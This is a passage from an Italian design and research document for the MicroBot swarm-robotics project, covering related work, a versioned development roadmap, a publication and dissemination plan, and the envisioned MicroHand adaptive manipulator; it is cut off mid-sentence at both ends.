Il sistema Topobo, sviluppato da Hayes Soffer e Mitchel Resnick al MIT Media Lab, esplora la dimensione della materia programmabile con aggancio fisico da una prospettiva educativa e creativa: moduli che possono essere connessi fisicamente e che ricordano e ripetono i movimenti che vengono loro impressi manualmente, producendo strutture animate che trasformano la memoria del gesto umano in comportamento autonomo del sistema. Topobo non è strettamente un sistema di swarm robotics — i moduli non comunicano tra loro né prendono decisioni autonome — ma è rilevante per MicroBot come precedente nella visione della materia fisicamente programmabile attraverso l'interazione diretta dell'utente. La visione di MicroHand come evoluzione futura di MicroBot condivide con Topobo l'ambizione

di creare strutture fisiche che trasformano l'intenzione umana in configurazioni materiali, portando questa visione in un contesto di swarm autonomo e interattivo che Topobo non realizza.

Il sistema Programmable Matter di Seth Goldstein e Todd Mowry della Carnegie Mellon University — descritto in pubblicazioni a partire dal 2005 — è il precedente teorico più rilevante per la visione di lungo termine di MicroBot. Il progetto Claytronics di Goldstein e Mowry immagina moduli robotici della dimensione di un millimetro — i catoms, da claytronic atoms — capaci di aggregarsi in strutture tridimensionali arbitrarie che possono replicare la forma di qualsiasi oggetto fisico. Questa visione di materia programmabile a grana fine è il punto di arrivo teorico verso cui MicroBot si orienta, consapevole che la distanza tra i moduli da 50–70 millimetri della versione prototipale e i catoms da 1 millimetro di Claytronics è una distanza che richiede decenni di sviluppo tecnologico in miniaturizzazione, efficienza energetica e algoritmi distribuiti. MicroBot contribuisce a questo percorso sviluppando e validando architetture hardware e software che possono essere progressivamente miniaturizzate man mano che le tecnologie abilitanti — microcontrollori sempre più compatti, batterie sempre più dense, fabbricazione sempre più precisa — raggiungono le prestazioni necessarie.

Il posizionamento di MicroBot nella letteratura della swarm robotics può essere sintetizzato identificando tre contributi originali che distinguono il progetto dai sistemi precedenti. Il primo contributo è il framework 4D/5D per la modulazione del comportamento dello swarm attraverso stati interni dipendenti dal suono — un approccio che non ha precedenti diretti nella letteratura e che apre una nuova direzione di ricerca nell'interazione multimodale tra utente e swarm. Il secondo contributo è l'architettura di aggancio magnetico ibrido — magneti permanenti per il pre-allineamento passivo e coil elettromagnetiche per l'aggancio e il disaggancio controllato — che produce caratteristiche di controllabilità superiori ai sistemi basati su soli magneti permanenti come M-Blocks e superiori ai sistemi basati su soli elettromagneti come alcuni sistemi di modular robotics che richiedono alimentazione continua per mantenere l'aggancio. Il terzo contributo è l'architettura integrata di interazione uomo-macchina — visore VR, wristband IMU, riconoscimento gesture, modulazione sonora, autenticazione biometrica — che supera per ricchezza e naturalezza dell'interazione qualsiasi sistema di swarm robotics esistente, aprendo la possibilità di esplorare modalità di controllo dello swarm che non sono state indagate da nessun sistema precedente.

Punto 43 — Roadmap dettagliata: dalla versione 0.1 alla versione 0.5 e oltre

La roadmap di MicroBot non è un documento di marketing che promette funzionalità future senza una base tecnica solida — è un piano di sviluppo iterativo radicato nella comprensione concreta dei vincoli tecnologici, delle dipendenze tra componenti e delle risorse disponibili per ciascuna fase. Ogni versione della roadmap è definita da un insieme coerente di obiettivi raggiungibili con le tecnologie e le competenze disponibili in quella fase, da criteri di completamento verificabili che determinano quando una versione è sufficientemente matura per procedere alla successiva, e da un insieme di lezioni apprese che informano la progettazione della versione successiva. Questo approccio incrementale e verificabile è la risposta pratica alla complessità del sistema: invece di pianificare un sistema completo che viene realizzato tutto in una volta — con il rischio concreto che errori architetturali fondamentali vengano scoperti solo quando tutto il sistema è già stato costruito

— MicroBot evolve per stadi successivi in cui ogni stadio aggiunge funzionalità verificabili al sistema precedente, permettendo di rilevare e correggere i problemi prima che si propaghino all'intera architettura.

La versione 0.1 è la versione fondativa del progetto — la fase in cui l'architettura concettuale del sistema viene definita, documentata e validata attraverso la simulazione astratta senza alcun componente hardware fisico. Gli obiettivi di questa versione sono esclusivamente intellettuali e documentali: definire l'architettura a cinque livelli del sistema, specificare i protocolli di comunicazione, formalizzare il modello matematico dello swarm, documentare le scelte progettuali con le loro motivazioni. Il prodotto principale della versione 0.1 è il documento che state leggendo — questa documentazione master a 45 punti che costituisce la base di riferimento per tutte le versioni successive. Il secondo prodotto è la simulazione JavaScript del motore di simulazione comportamentale, che implementa il modello matematico descritto nel documento e permette di visualizzare e validare i pattern geometrici e gli algoritmi di coordinamento in un ambiente puramente virtuale. Il terzo prodotto è lo schema elettrico del circuito di pilotaggio delle coil con i modelli SPICE dei componenti critici, che permette di verificare la correttezza del dimensionamento prima di acquistare e assemblare i componenti fisici. Il criterio di completamento della versione 0.1 è la produzione di documentazione sufficiente a permettere la replicazione del sistema da parte di un team esterno con competenze tecniche appropriate, e la validazione della simulazione JavaScript contro le metriche di convergenza teoricamente attese dal modello matematico.

La versione 0.2 è la versione di simulazione hardware — la fase in cui il comportamento del firmware viene verificato in ambiente virtuale prima di essere caricato sull'hardware fisico reale. Il componente principale di questa versione è la simulazione del firmware su Wokwi, che permette di sviluppare e testare la logica del codice embedded — la macchina a stati finiti, il safety layer, il protocollo di comunicazione, il sistema di logging — senza disporre ancora di ESP32 fisici. Un aspetto caratteristico della versione 0.2 è la simulazione del comportamento di una flotta di bot attraverso una serie di LED che replicano la segnalazione luminosa dei MicroBot fisici: in assenza di robot veri, LED di diversi colori collegati ai pin GPIO di un ESP32 di sviluppo rappresentano i singoli bot della flotta, lampeggiando in schemi che riproducono i pattern luminosi che i LED fisici dei MicroBot produrranno nella versione 0.3. Questo approccio permette di verificare visivamente la correttezza della logica di coordinamento — la sequenza di attivazione dei bot durante una transizione di pattern, la risposta del sistema alle condizioni di emergenza simulate, la coerenza del timing tra i diversi bot — senza richiedere hardware robotico fisico. La versione 0.2 include anche lo sviluppo del firmware del controller nella sua versione base — gestione della rete SoftAP, ricezione degli heartbeat, invio dei comandi di pattern — testato nella simulazione Wokwi con un controller virtuale che comunica con un insieme di client virtuali che simulano i bot. Il criterio di completamento della versione 0.2 è il superamento di tutti i test unitari e di integrazione del firmware su piattaforma Wokwi, e la dimostrazione visiva della sequenza corretta di lampeggio dei LED per ciascuno dei pattern implementati.

La versione 0.3 è la versione prototipale fisica — la fase in cui tutti i componenti hardware vengono costruiti e integrati per la prima volta producendo un sistema fisicamente funzionale. Questa è la versione più critica dell'intera roadmap perché è il primo confronto diretto tra il sistema progettato sulla carta e la realtà fisica, e quasi certamente produrrà

sorprese — componenti che non si comportano come previsto, tolleranze dimensionali che non sono sufficienti, effetti fisici non modellati che degradano le prestazioni rispetto alle attese. Il piano di assemblaggio della versione 0.3 segue la sequenza descritta nel capitolo sulla prototipazione fisica, procedendo da un singolo bot verso la flotta completa attraverso stadi di verifica progressiva. Il primo stadio è l'assemblaggio e il test di un singolo bot con firmware base — connessione Wi-Fi, heartbeat, pilotaggio delle coil, segnalazione LED — che verifica la correttezza del design elettrico e del firmware prima di replicare il bot in più esemplari. Il secondo stadio è la replica del bot verificato in una flotta minima di quattro unità e il test della comunicazione multi-bot con il controller — connessioni simultanee, sincronizzazione del clock, risposta coordinata ai comandi di pattern. Il terzo stadio è il test dell'aggancio magnetico tra due bot — verifica delle forze di aggancio, del tasso di successo e della procedura di disaggancio controllato — che valida il design del sistema magnetico. Il quarto stadio è l'integrazione del wristband e del sistema di autenticazione biometrica — verifica del riconoscimento delle gesture, dell'autenticazione facciale e del controllo del sistema tramite wristband. Il quinto stadio è l'integrazione del visore VR — verifica del tracking della testa, del rendering della scena 3D e della comunicazione bidirezionale tra il visore e il controller. Il criterio di completamento della versione 0.3 è il superamento dei test di accettazione con una flotta di almeno 8 bot, con metriche di performance entro il 30% dei valori target specificati nel capitolo sulla validazione sperimentale.

La versione 0.4 introduce tre famiglie di funzionalità che espandono significativamente le capacità del sistema rispetto alla versione 0.3. La prima famiglia è la comunicazione inter-bot tramite ESP-NOW, con implementazione del protocollo di scoperta dei vicini, dei messaggi di coordinazione locale dell'aggancio e del meccanismo di degradazione automatica verso il canale UDP per i bot non aggiornati. La seconda famiglia è l'autonomia locale del sistema di aggancio, con implementazione della procedura di aggancio coordinato direttamente tra bot vicini senza mediazione del controller e del meccanismo di rinforzo locale dell'aggancio in risposta alle perturbazioni esterne rilevate localmente. La terza famiglia è il framework 4D/5D nella sua versione completa, con implementazione dell'analisi audio in tempo reale, della mappatura parametrica tra caratteristiche acustiche e componenti del vettore W , e dell'integrazione della modulazione W nei parametri di coordinamento del motore di simulazione. Il criterio di completamento della versione 0.4 è la dimostrazione della riduzione della latenza di aggancio da 40–60 millisecondi nella versione 0.3 a 5–10 millisecondi con la comunicazione inter-bot ESP-NOW, e la dimostrazione della correlazione misurabile tra il segnale audio di input e il comportamento osservabile dello swarm attraverso la modulazione del vettore W .

La versione 0.5 rappresenta il punto di maturità del progetto nella sua configurazione prototipale e introduce le funzionalità di intelligenza distribuita che avvicinano MicroBot alla visione di lungo termine della swarm robotics autonoma e adattiva. Il componente principale è il sistema di reinforcement learning per l'ottimizzazione dei parametri di coordinamento, con il ciclo completo di addestramento in simulazione, transfer learning sul sistema fisico e aggiornamento del modello tramite OTA. Il secondo componente è il sistema di anticipazione dei pattern — un modulo predittivo che osserva le sequenze di comandi dell'utente e inizia a prepararsi per la transizione successiva prima che il comando esplicito venga emesso, riducendo la latenza percepita del sistema. Il terzo componente è il sistema di adattamento autonomo al contesto operativo — il sistema rileva automaticamente le caratteristiche della superficie di lavoro attraverso l'analisi delle forze di aggancio richieste, adatta i parametri di

coordinamento all'attrito e alle irregolarità della superficie specifica, e memorizza le configurazioni ottimali per superfici ricorrenti. Il criterio di completamento della versione 0.5 è la dimostrazione di un miglioramento misurabile delle metriche di performance — tempo di convergenza, precisione di posizionamento, tasso di successo dell'aggancio — rispetto alla versione 0.4 dopo 10 sessioni di training del sistema di reinforcement learning, e la dimostrazione di un tasso di riconoscimento gesture superiore al 92% con il classificatore addestrato sui dati reali dell'utente rispetto al 90% dell'algoritmo a soglie della versione 0.3.

Oltre la versione 0.5 il progetto entra in una fase di sviluppo che va oltre la roadmap pianificata con certezza e si apre a direzioni di ricerca che dipendono dai risultati ottenuti nelle versioni precedenti e dalle opportunità di collaborazione che si presentano lungo il percorso. Le direzioni principali identificate sono tre. La prima è la scalabilità verso flotte di 50–100 bot con topologia di comunicazione gerarchica a due livelli — controller, subcontroller, bot — che richiede la riduzione del costo unitario dei bot verso i 5 euro attraverso l'ottimizzazione del design del PCB per la produzione in volume e la selezione di microcontrollori ancora più economici. La seconda è la miniaturizzazione verso bot di dimensioni inferiori a 30 millimetri — una riduzione del volume di un fattore 8 rispetto alla versione 0.3 — che richiede avanzamenti significativi nella densità energetica delle batterie, nella potenza di elaborazione dei microcontrollori ultra-compatti e nelle tecniche di assemblaggio di componenti su PCB di dimensioni inferiori al centimetro. La terza è lo sviluppo della MicroHand — la biforcazione evolutiva più ambiziosa di MicroBot — che richiede l'integrazione di moduli specializzati con attuatori meccanici nelle strutture aggregate dello swarm per produrre appendici robotiche riconfigurabile capaci di manipolazione di oggetti.

La gestione della roadmap oltre la versione 0.5 adotta un modello di sviluppo guidato dalla comunità — research-driven open development — in cui le priorità di sviluppo vengono determinate non solo dal team originale del progetto ma dalla comunità di ricercatori e maker che hanno adottato MicroBot come piattaforma di ricerca e che portano al progetto prospettive, competenze e applicazioni che il team originale non avrebbe potuto anticipare. Questo modello riconosce che il valore di una piattaforma di ricerca aperta non è solo nei risultati che il team originale produce con essa ma nella moltiplicazione di direzioni di ricerca che diventa possibile quando la piattaforma è accessibile a una comunità allargata — una moltiplicazione che non può essere pianificata ma solo abilitata attraverso la qualità della documentazione, la robustezza dell'architettura e la disponibilità del team originale a collaborare con i membri della comunità che vogliono estendere il sistema in direzioni nuove e inattese.

Punto 44 — Contributi originali, pubblicazioni e disseminazione della ricerca

Un progetto di ricerca non completa il proprio ciclo vitale nel momento in cui il prototipo funziona correttamente nel laboratorio dove è stato sviluppato — completa il proprio ciclo solo quando i risultati, i metodi e le lezioni apprese vengono comunicati alla comunità scientifica e tecnica in modo sufficientemente dettagliato da permettere ad altri ricercatori di comprenderli, criticarli, replicarli e costruirci sopra. La disseminazione della ricerca non è un'attività accessoria che si aggiunge alla fine del lavoro tecnico ma è parte integrante del lavoro stesso: senza disseminazione il contributo di MicroBot alla conoscenza collettiva della swarm robotics rimane confinato al team che lo ha sviluppato, e i risultati ottenuti — anche

se significativi — non producono l'impatto moltiplicativo che è la ragione fondamentale per cui la ricerca viene condotta e condivisa. Questo capitolo identifica i contributi originali di MicroBot alla letteratura scientifica del settore, delinea la strategia di disseminazione dei risultati attraverso i canali appropriati e riflette sulle condizioni necessarie affinché MicroBot diventi non solo un prototipo funzionante ma un punto di riferimento per la ricerca futura nella swarm robotics interattiva.

L'identificazione rigorosa dei contributi originali richiede di distinguere con precisione tra ciò che MicroBot ha ereditato dalla letteratura esistente — e che viene correttamente attribuito ai suoi predecessori — e ciò che introduce genuinamente di nuovo. Questa distinzione non è sempre netta: molti contributi originali sono ricombinazioni creative di elementi esistenti in configurazioni nuove che producono proprietà emergenti non presenti in nessuno degli elementi originali. La novità di MicroBot non risiede nell'uso dell'ESP32 — ampiamente diffuso nell'ecosistema maker — né nell'uso dei magneti permanenti per l'aggancio fisico — già presente in M-Blocks e in altri sistemi di modular robotics — né nella simulazione JavaScript del comportamento dello swarm — una tecnica standard nello sviluppo di sistemi multi-agente. La novità risiede nell'integrazione di questi elementi in un'architettura coerente che produce proprietà sistemiche assenti in qualsiasi sistema precedente, e nell'introduzione del framework 4D/5D che è genuinamente senza precedenti nella letteratura della swarm robotics.

Il primo contributo originale identificato è il framework 4D/5D per la modulazione del comportamento dello swarm attraverso stati interni dipendenti da segnali contestuali — il suono come caso primario implementato ma il framework è generalizzabile a qualsiasi segnale ambientale misurabile. Questo contributo è originale in due dimensioni distinte. La prima è la dimensione concettuale: l'idea di introdurre uno stato interno del sistema swarm che non corrisponde a nessuna variabile fisica direttamente osservabile — la posizione dei bot, la loro velocità, lo stato degli agganci — ma che parametrizza le relazioni tra questi osservabili è una novità concettuale che non ha precedenti nella letteratura. La seconda è la dimensione implementativa: la realizzazione di un framework che mappa in tempo reale le caratteristiche acustiche del segnale audio su questo stato interno, e che produce comportamenti fisicamente osservabili dello swarm che variano in modo continuo e naturale in risposta al suono, è una realizzazione tecnica che non era stata tentata in nessun sistema precedente. La pubblicazione di questo contributo richiede la formalizzazione matematica del framework — già sviluppata nel capitolo sul modello matematico — e la presentazione di risultati sperimentali quantitativi che dimostrano la correlazione tra segnale audio e risposta comportamentale dello swarm con le metriche definite nel capitolo sulla validazione sperimentale.

Il secondo contributo originale è l'architettura ibrida di aggancio magnetico che combina magneti permanenti per il pre-allineamento passivo e coil elettromagnetiche per l'aggancio e il disaggancio controllato con modulazione continua della rigidità dell'aggregato. Questo contributo è caratterizzato da un'analisi comparativa rispetto alle architetture di aggancio esistenti — soli magneti permanenti come in M-Blocks, soli elettromagneti come in alcuni sistemi di modular robotics — che dimostra vantaggi quantitativi in termini di controllabilità del disaggancio, efficienza energetica del mantenimento dell'aggancio e qualità del pre-allineamento passivo. La pubblicazione di questo contributo richiede una caratterizzazione sperimentale completa del sistema di aggancio — le curve forza-distanza

in funzione del duty cycle delle coil, le statistiche del tasso di successo in funzione dell'allineamento iniziale, le curve di consumo energetico nelle diverse fasi dell'aggancio — che costituiscono i dati quantitativi necessari per la comparazione con i sistemi alternativi.

Il terzo contributo originale è l'architettura integrata di interazione uomo-macchina per il controllo dello swarm che combina visore VR, wristband IMU, riconoscimento gesture multimodale, autenticazione biometrica facciale e modulazione sonora in un sistema coerente. Questo contributo è rilevante non solo per la comunità della swarm robotics ma anche per la comunità dell'interazione uomo-macchina e della realtà mista, perché esplora modalità di controllo di sistemi fisici distribuiti che non erano state investigate in precedenza. La pubblicazione di questo contributo richiede uno studio utente formale con un numero statisticamente significativo di partecipanti che valuti le metriche di usabilità, la curva di apprendimento e la qualità dell'esperienza soggettiva del controllo dello swarm attraverso l'interfaccia integrata di MicroBot, confrontandola con interfacce di controllo alternative — tastiera e mouse, joystick, touchscreen — per quantificare i vantaggi delle modalità di interazione multimodale implementate.

Il quarto contributo originale è il modello di gestione energetica adattiva per swarm di bot miniaturizzati con batterie di piccola capacità, che combina la modalità operativa a tre livelli — Full Active, Pattern Hold, Standby — con l'algoritmo di energy-aware scheduling che minimizza il consumo energetico complessivo dello swarm durante le transizioni di pattern. Questo contributo è rilevante per tutta la comunità della swarm robotics con moduli alimentati a batteria e risponde a una sfida pratica — come massimizzare l'autonomia di una flotta di robot con batterie di piccola capacità senza compromettere le prestazioni di coordinamento — che è condivisa da molti sistemi della letteratura ma che raramente viene affrontata con il rigore quantitativo che MicroBot adotta. La pubblicazione di questo contributo richiede dati sperimentali sull'autonomia del sistema nelle diverse modalità operative e la dimostrazione quantitativa del vantaggio dell'algoritmo energy-aware rispetto a strategie di scheduling alternative.

La strategia di pubblicazione dei contributi di MicroBot è articolata su tre livelli di venue che corrispondono a diversi gradi di formalizzazione dei risultati e a diverse comunità di destinatari. Il primo livello è la pubblicazione tecnica open access su piattaforme come arXiv o HAL, che permette la condivisione immediata dei risultati in formato preprint senza i tempi di revisione tipici delle pubblicazioni scientifiche formali. I preprint sono particolarmente adatti per i contributi tecnici dettagliati — la specifica del protocollo di comunicazione, la documentazione del framework 4D/5D, la descrizione dell'architettura hardware — che beneficiano di una disseminazione rapida verso la comunità di sviluppatori e maker che possono iniziare a sperimentare con il sistema mentre il processo di revisione formale è ancora in corso. Il secondo livello è la pubblicazione su conferenze scientifiche del settore — IEEE International Conference on Robotics and Automation, ACM CHI Conference on Human Factors in Computing Systems, IEEE RoboSoft — che offrono revisione tra pari, feedback della comunità e una vetrina per la presentazione live del sistema a una platea di esperti. La presentazione live è particolarmente importante per un sistema come MicroBot le cui proprietà più significative — la fluidità del comportamento collettivo, la naturalezza dell'interazione uomo-macchina, la risposta del sistema al suono — sono difficili da comunicare attraverso testo e immagini statiche e richiedono una dimostrazione dal vivo per essere pienamente apprezzate. Il terzo livello è la pubblicazione su riviste scientifiche con

peer review esteso — come IEEE Transactions on Robotics, ACM Transactions on Human-Robot Interaction o Soft Robotics — che richiedono tempi più lunghi ma offrono la maggiore visibilità e permanenza nella letteratura scientifica.

La disseminazione verso la comunità non accademica — maker, hobbisti, educatori, artisti digitali — avviene attraverso canali distinti e appropriati a questo pubblico diverso. Il repository GitHub del progetto con documentazione completa in più lingue è il canale primario di disseminazione tecnica verso la comunità maker. I tutorial video — serie di video pubblicati su piattaforme come YouTube che guidano passo per passo attraverso l'assemblaggio di un MicroBot, il caricamento del firmware, la configurazione del sistema e il primo test di aggancio magnetico — sono il canale più efficace per raggiungere un pubblico con competenze tecniche variabili che apprende meglio attraverso la dimostrazione visiva che attraverso la lettura di documentazione scritta. Le partecipazioni a maker faire, hackathon e festival della tecnologia sono le occasioni per portare il sistema fisicamente a contatto con comunità di potenziali replicatori e collaboratori, ricevere feedback diretti sull'esperienza di utilizzo e identificare applicazioni e varianti del sistema che il team originale non aveva considerato. La collaborazione con università e istituti tecnici per l'adozione di MicroBot come strumento didattico nei corsi di robotica e sistemi embedded è il canale di disseminazione con il maggiore impatto moltiplicativo nel lungo periodo: ogni corso che adotta MicroBot come piattaforma di laboratorio forma una nuova generazione di studenti che portano con sé la familiarità con il sistema nelle loro future attività di ricerca e sviluppo, espandendo organicamente la comunità del progetto senza richiedere investimenti aggiuntivi di marketing o di comunicazione.

Il meccanismo di feedback dalla comunità verso il progetto è altrettanto importante della disseminazione unidirezionale dei risultati. Il sistema di issue tracking su GitHub permette a chiunque abbia replicato il sistema di segnalare problemi, proporre miglioramenti e condividere varianti del design che hanno funzionato meglio nella propria specifica applicazione. Un forum dedicato — ospitato su piattaforme come Discourse o Reddit — offre uno spazio di discussione meno formale dove i membri della comunità possono scambiare esperienze, aiutarsi reciprocamente nella risoluzione dei problemi e coordinare collaborazioni su varianti e estensioni del sistema. La raccolta sistematica di questi feedback e la loro integrazione nelle versioni successive del sistema e della documentazione è la forma più efficace di sviluppo collaborativo — un processo in cui la comunità degli utenti diventa co-sviluppatrice del sistema, contribuendo con una diversità di contesti operativi, competenze e prospettive che nessun team ristretto di sviluppo potrebbe replicare autonomamente.

La documentazione della storia dello sviluppo del progetto — incluse le decisioni progettuali che si sono rivelate sbagliate, le soluzioni che non hanno funzionato, i problemi che hanno richiesto multiple iterazioni per essere risolti — è una forma di contributo alla conoscenza collettiva particolarmente preziosa e sistematicamente sottorappresentata nella letteratura scientifica, che tende a pubblicare solo i risultati positivi presentati nella loro forma migliore. MicroBot si impegna a documentare pubblicamente anche i fallimenti e le false partenze del processo di sviluppo — i design di PCB che non hanno funzionato, gli algoritmi di coordinamento che hanno prodotto comportamenti inattesi, le scelte architetturelle che si sono rivelate meno appropriate del previsto — perché questa conoscenza negativa è altrettanto preziosa per i ricercatori e i maker che affrontano sfide simili, e la sua assenza

dalla letteratura è una delle cause principali del fenomeno noto come rediscovery tax — il costo pagato da ogni nuovo progetto nel ripercorrere cammini già battuti da altri che non hanno documentato i propri errori.

Punto 45 — MicroHand: visione, architettura e traiettoria evolutiva

MicroHand è il punto di arrivo della visione di MicroBot — non una versione successiva del sistema ma una biforcazione evolutiva che porta i principi fondanti del progetto in un dominio applicativo radicalmente diverso e significativamente più ambizioso. Se MicroBot esplora il confine tra controllo umano e comportamento collettivo emergente su una superficie piana, MicroHand sposta questo confine nello spazio tridimensionale della manipolazione fisica di oggetti reali, trasformando lo swarm da un sistema di pattern estetici e scientificamente interessanti in uno strumento di interazione fisica con il mondo materiale. Questa transizione non è banale — la manipolazione di oggetti impone vincoli fisici e requisiti di precisione che non hanno equivalenti nel coordinamento su superficie piana — ma è naturale nella logica evolutiva del progetto: ogni componente architetturale sviluppato per MicroBot — il sistema di aggancio magnetico ibrido, il framework 4D/5D, l'interfaccia di controllo multimodale, il protocollo di comunicazione inter-bot — trova in MicroHand un campo di applicazione che ne valorizza le caratteristiche in modi che la superficie piana non permette.

La denominazione MicroHand non indica semplicemente un robot con dita articolate — sarebbe una descrizione riduttiva che non cattura la natura fundamentally diversa del sistema rispetto alle mani robotiche convenzionali. Una mano robotica convenzionale è una struttura meccanica a geometria fissa con un numero determinato di gradi di libertà — tipicamente cinque dita con tre o quattro articolazioni ciascuna — progettata per eseguire un repertorio predefinito di prese che coprono le configurazioni di manipolazione più comuni. MicroHand è invece una struttura robotica a geometria variabile che emerge dall'aggregazione dinamica di moduli identici — i MicroBot nella loro versione evoluta — capace di assumere configurazioni morfologicamente diverse in risposta alla forma dell'oggetto da manipolare, alle forze fisiche che l'oggetto richiede e all'intenzione dell'utente che guida la manipolazione. Questa adattabilità morfologica è la proprietà che distingue fundamentally MicroHand dalle mani robotiche convenzionali e che apre applicazioni impossibili per sistemi a geometria fissa: la presa di oggetti di forma irregolare e variabile — frutti di forma non standard, tessuti deformabili, oggetti fragili di geometria complessa — per i quali non esiste una configurazione di presa ottimale universale e la capacità di adattamento morfologico è la conditio sine qua non di una manipolazione sicura ed efficace.

L'architettura hardware di MicroHand si distingue da quella di MicroBot standard per l'introduzione di moduli specializzati con funzionalità diverse che si aggregano con i moduli base per formare strutture funzionalmente eterogenee. Il modulo base rimane il MicroBot nella sua versione 0.5 — con ESP32, sistema di aggancio magnetico ibrido, LED e batteria — che costituisce l'elemento strutturale e di comunicazione della struttura aggregata. Il modulo di attuazione è la novità architetturale principale di MicroHand: integra nel volume del MicroBot standard un attuatore fisico che produce un grado di libertà attivo aggiuntivo rispetto al semplice aggancio magnetico. Nelle versioni prototipali i candidati più promettenti per questo attuatore sono due tecnologie complementari con caratteristiche diverse. Il servomotore digitale subminiatura — disponibile in package di dimensioni compatibili con il volume interno di un MicroBot modificato, con coppia dell'ordine di 0.1–0.3 newton-metro e

risoluzione angolare di 1 grado — permette la realizzazione di articolazioni con angolo configurabile tra moduli adiacenti, trasformando la struttura aggregata da un corpo rigido in una struttura articolata con geometria controllabile. L'attuatore a memoria di forma — in lega NiTiNOL riscaldata per effetto Joule attraverso la corrente delle coil esistenti — permette la realizzazione di deformazioni continue e silenziose tra configurazioni predeterminate, con una forza disponibile dell'ordine di alcuni newton in un volume comparabile a quello delle coil elettromagnetiche già presenti nel MicroBot. La scelta tra queste tecnologie di attuazione dipende dal compromesso accettabile tra precisione angolare — superiore nel servomotore — e silenziosità e semplicità meccanica — superiori nell'attuatore a memoria di forma.

Il modulo sensoriale è il secondo tipo di modulo specializzato previsto nell'architettura di MicroHand. Integra sensori per la percezione dello stato di contatto con l'oggetto manipolato — sensori di forza e pressione tattile che misurano l'intensità e la distribuzione del contatto tra la struttura aggregata e la superficie dell'oggetto — e sensori di prossimità a infrarossi o a ultrasuoni che rilevano la posizione e la forma dell'oggetto prima del contatto fisico, permettendo la pianificazione della configurazione di presa ottimale prima dell'avvicinamento. Il modulo sensoriale comunica le proprie misurazioni al controller tramite il protocollo di heartbeat esteso con i nuovi campi sensoriali, e i dati sensoriali vengono utilizzati dall'algoritmo di controllo della presa per adattare in tempo reale la configurazione della struttura aggregata alla forma e alla deformabilità dell'oggetto manipolato. La distribuzione dei moduli sensoriali nella struttura aggregata — tipicamente nei moduli posizionati nelle zone di contatto primario con l'oggetto — produce una mappa di pressione tattile distribuita che permette di rilevare la distribuzione delle forze di contatto e di aggiustare la configurazione di presa per minimizzare le pressioni di picco sulle zone più fragili dell'oggetto.

L'algoritmo di controllo della presa di MicroHand è il componente computazionale più complesso del sistema e richiede lo sviluppo di capacità algoritmiche che vanno ben oltre quelle del sistema MicroBot base. Il problema fondamentale è la pianificazione della configurazione di presa ottimale — determinare quali moduli devono agganciarsi in quale configurazione per produrre una struttura che sia in grado di afferrare e manipolare l'oggetto target senza danneggiarlo. Questo problema appartiene alla categoria della grasp planning, ampiamente studiata nella letteratura della robotica ma tipicamente affrontata per mani robotiche a geometria fissa — il problema diventa significativamente più complesso quando la geometria della mano è essa stessa una variabile ottimizzabile. L'approccio adottato in MicroHand combina un modello geometrico dell'oggetto — ottenuto attraverso la ricostruzione tridimensionale dalla camera del visore VR tramite algoritmi di structure from motion o depth estimation — con un algoritmo di ottimizzazione che cerca la configurazione di aggregazione che massimizza la qualità della presa definita come combinazione della stabilità della presa — resistenza alle forze esterne di perturbazione — e della minimalità della pressione di contatto — prevenzione del danneggiamento di oggetti fragili. Nella versione prototipale di MicroHand questo algoritmo di ottimizzazione è eseguito sul computer che ospita il visore VR piuttosto che sull'ESP32-S3 del controller, la cui potenza computazionale è insufficiente per i calcoli di geometria tridimensionale richiesti dalla pianificazione della presa.

L'interfaccia di controllo di MicroHand estende l'interfaccia di MicroBot con modalità di interazione specifiche per la manipolazione di oggetti. Il visore VR mostra una

rappresentazione tridimensionale dell'oggetto target con una sovrapposizione della configurazione di presa pianificata — le zone di contatto previste colorate in funzione della pressione stimata, i moduli che formeranno la struttura di presa evidenziati nella mappa dello swarm — permettendo all'utente di validare visivamente la configurazione prima di eseguirla fisicamente. Il wristband rileva i movimenti della mano dell'utente nello spazio tridimensionale e li mappa sui movimenti della struttura MicroHand nello spazio operativo, producendo un sistema di teleoperation intuitivo in cui i gesti naturali della mano dell'utente si traducono in movimenti corrispondenti della struttura robotica — aprire la mano produce il disaggancio dei moduli e l'ampliamento della struttura, chiuderla produce l'aggregazione e la chiusura della presa. Il feedback aptico del wristband — prodotto da un array di attuatori vibratori posizionati sulle dita — restituisce all'utente una rappresentazione tattile delle forze di contatto misurate dai sensori di pressione della struttura MicroHand, chiudendo il ciclo sensorimotore tra il corpo dell'utente e il sistema robotico in modo che la manipolazione di oggetti tramite MicroHand produca una sensazione di contatto diretto che supera il semplice controllo visivo remoto.

Le applicazioni di MicroHand che motivano l'investimento nello sviluppo di questo sistema più complesso rispetto al MicroBot base sono distribuite su tre domini principali. Nel dominio della robotica di servizio MicroHand affronta il problema della manipolazione di oggetti di forma variabile in ambienti non strutturati — la cucina domestica, il magazzino di logistica, il laboratorio di ricerca — dove la varietà degli oggetti da manipolare rende impraticabile la progettazione di un gripper specializzato per ogni tipo di oggetto. La capacità di MicroHand di adattare morfologicamente la propria struttura alla forma dell'oggetto specifico da manipolare — un pomodoro, una bottiglia, un circuito stampato, un foglio di carta — senza richiedere la sostituzione del tool o la riprogrammazione del sistema è il vantaggio competitivo fondamentale rispetto ai gripper convenzionali a geometria fissa. Nel dominio della riabilitazione motoria MicroHand trova applicazione come dispositivo di assistenza per persone con disabilità motorie degli arti superiori — persone con lesioni midollari, amputazioni parziali o condizioni neurologiche che limitano la capacità di presa manuale — che possono controllare la struttura MicroHand tramite segnali EMG residui o tramite interfacce di controllo adattate alle loro capacità motorie specifiche. La morfologia adattiva di MicroHand è particolarmente preziosa in questo contesto perché permette di compensare le variazioni nella capacità di controllo dell'utente — un utente con forza muscolare ridotta può controllare una struttura MicroHand di morfologia semplificata che richiede meno precisione di controllo, e progredire verso strutture più complesse man mano che le capacità migliorano attraverso la riabilitazione. Nel dominio dell'arte e della performance MicroHand diventa uno strumento espressivo che estende le capacità creative dell'artista oltre i limiti biologici della mano umana — producendo configurazioni di presa e di manipolazione impossibili per una mano biologica, eseguendo gesti di precisione e di forza che superano le capacità fisiche umane, operando in ambienti — sott'acqua, in alta temperatura, in spazi confinati — inaccessibili alla mano umana.

Il percorso evolutivo da MicroBot a MicroHand non è una discontinuità ma una progressione naturale che richiede tre condizioni di maturità del sistema base prima di poter essere intrapresa con successo. La prima condizione è la solidità del sistema di aggancio magnetico ibrido — verificata attraverso le campagne di test della versione 0.3 e 0.4 — che deve dimostrare un tasso di successo dell'aggancio superiore al 95% e una forza di tenuta sufficientemente elevata da supportare i carichi meccanici della manipolazione di oggetti. La

